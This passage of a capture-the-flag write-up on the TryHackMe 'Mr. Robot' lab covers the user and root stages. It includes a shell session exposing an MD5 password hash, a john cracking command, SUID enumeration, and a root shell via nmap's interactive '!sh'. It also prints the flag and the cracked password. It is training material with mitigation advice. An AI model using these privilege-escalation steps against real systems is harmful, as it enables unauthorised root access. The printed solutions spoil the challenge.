
User-Level Flag

Once logged in, user-level directories were explored, leading to the discovery of the second flag.



```
 01:06:36 up  1:15,  0 users,  load average: 0.00, 0.01, 0.45
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ hostname
linux
$ ls /home
robot
$ cd /home/robot
$ ls
key-2-of-3.txt
password.raw-md5
$ ls -lsa
total 16
4 drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
4 drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
4 -r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
4 -rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ 
```

We Crack the encoded password using john :



```
root@kali:/home/kali/thm/rooms/mrrobot/loot# john md5.hash --wordlist=fsocity.dic --format=Raw-MD5
```

and we get the password as ‘abcdefghijklmnopqrstuvwxyz’.

And after getting the root previllege we can now access both Root-Level Flag and User-Level Flag.

User vs Root Access

User access allows limited control over the system, whereas root access provides full administrative privileges. Gaining root access is often the ultimate objective in penetration testing.

Privilege Escalation

Privilege Escalation Enumeration

After gaining user access, the system was thoroughly enumerated to identify possible privilege escalation vectors.

Commands Used:


sudo -l

find / -perm -4000 2>/dev/null

Vulnerability Identified

A misconfigured SUID binary was discovered. SUID binaries execute with the privileges of the file owner, often root. If improperly configured, they can be exploited to gain elevated privileges.

This misconfiguration formed the basis for privilege escalation.



```
robot
robot@linux:~$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
robot@linux:~$
```

Root Access and Final Flag


Exploitation

The identified SUID binary was exploited to execute commands with root privileges. This resulted in a root shell being successfully obtained.

Root Flag

With root-level access achieved, the final flag was located in a protected directory.

📌 **Flag 3 (Root Flag) obtained.**



```
Welcome to interactive mode -- press h <e
nmap> !sh
!sh
# whoami
whoami
root
# pwd
pwd
/home/robot
# ls /root
ls /root
firstboot_done  key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

This completed the full attack chain from initial access to total system compromise.

Attack Chain Summary

Step-by-Step Attack Flow

1. Network scanning and service detection
2. Web enumeration and hidden directory discovery
3. Credential and hash identification
4. Password cracking
5. User-level access
6. Privilege escalation via SUID misconfiguration
7. Root access obtained

This structured approach demonstrates a realistic penetration testing workflow.

Mitigation and Security Recommendations

Security Improvements

To prevent similar attacks, the following measures are recommended:

- Remove sensitive paths from `robots.txt`
- Enforce strong password policies
- Store credentials securely using modern hashing algorithms
- Audit and restrict SUID binaries
- Conduct regular vulnerability assessments

Learning Outcomes

Skills Gained

- Practical understanding of penetration testing methodology
- Hands-on experience with Linux privilege escalation
- Improved knowledge of web enumeration techniques
- Awareness of real-world system misconfigurations

This challenge strengthened both offensive and defensive security perspectives

Conclusion

The Mr. Robot CTF challenge was successfully completed using a systematic and ethical hacking approach. The exercise demonstrated how minor misconfigurations can lead to complete system compromise when chained together. This challenge provided valuable real-world exposure to penetration testing concepts and reinforced the importance of secure system design and continuous security assessment.

References

- TryHackMe Official Documentation
- Linux Manual Pages (`man nmap`, `man find`, `man sudo`)
- OWASP Web Security Resources